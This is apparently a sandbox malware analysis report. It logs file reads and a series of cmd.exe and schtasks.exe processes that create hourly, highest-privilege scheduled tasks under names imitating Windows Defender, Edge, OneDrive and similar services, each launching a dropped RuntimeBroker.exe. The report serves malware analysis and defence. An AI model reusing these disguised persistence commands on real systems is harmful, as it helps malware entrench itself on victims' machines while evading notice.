C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72975705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	73	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	717E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	717E1B4F	ReadFile

Analysis Process: cmd.exe PID: **3196**, Parent PID: **5928**

General	
Target ID:	5
Start time:	00:17:14
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "SecurityHealthSystray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4092**, Parent PID: **5928**

General	
Target ID:	6
Start time:	00:17:14
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefender" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1672**, Parent PID: **3196**

General	
Target ID:	7
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **2436**, Parent PID: **4092**

General

Target ID:	8
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **4844**, Parent PID: **5928**

General

Target ID:	9
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "WmiPrvSE" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4560**, Parent PID: **5928**

General

Target ID:	10
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareServiceExecutable" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5320**, Parent PID: **4844**

General

Target ID:	11
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **4900**, Parent PID: **3196**

General

Target ID:	12
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "SecurityHealthSystray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3012**, Parent PID: **4560**

General

Target ID:	13
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1964**, Parent PID: **5928**

General

Target ID:	14
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "RuntimeBroker" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **2220**, Parent PID: **4092**

General

Target ID:	15
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefender" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **5268**, Parent PID: **4844**

General

Target ID:	16
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "WmiPrvSE" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f

Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 5296, Parent PID: 4560

General

Target ID:	17
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareServiceExecutable" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5272, Parent PID: 5928

General

Target ID:	18
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftEdgeUpd" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5408, Parent PID: 1964

General	
Target ID:	19
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5396**, Parent PID: **5928**

General	
Target ID:	20
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "OneDriveService" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3228**, Parent PID: **5272**

General	
Target ID:	21
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2956**, Parent PID: **1964**

General	
Target ID:	22
Start time:	00:17:15

Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "RuntimeBroker" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2156**, Parent PID: **5928**

General

Target ID:	23
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "NvStray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **416**, Parent PID: **5396**

General

Target ID:	24
Start time:	00:17:15
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2820**, Parent PID: **5272**

General

Target ID:	25
Start time:	00:17:16
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftEdgeUpd" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4648**, Parent PID: **2156**

General	
Target ID:	26
Start time:	00:17:16
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5552**, Parent PID: **5928**

General	
Target ID:	27
Start time:	00:17:16
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefenderServices\WindowsDefenderServicesServices_bk697" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5528**, Parent PID: **5396**

General	
Target ID:	28
Start time:	00:17:16
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "OneDriveService" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000

File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5584**, Parent PID: **2156**

General

Target ID:	29
Start time:	00:17:16
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	SCHTASKS /CREATE /SC HOURLY /TN "NvStray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5624**, Parent PID: **5928**

General

Target ID:	30
Start time:	00:17:17
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareSericeExecutable\AntiMalwareSericeExecutableServices_bk64" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4952**, Parent PID: **5552**

General

Target ID:	31
Start time:	00:17:18
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5676**, Parent PID: **5928**

General	
Target ID:	32
Start time:	00:17:18
Start date:	19/03/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftUpdateServices\MicrosoftUpdateServicesServices_bk620" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1392**, Parent PID: **5624**

General	
Target ID:	33
Start time:	00:17:18
Start date:	19/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
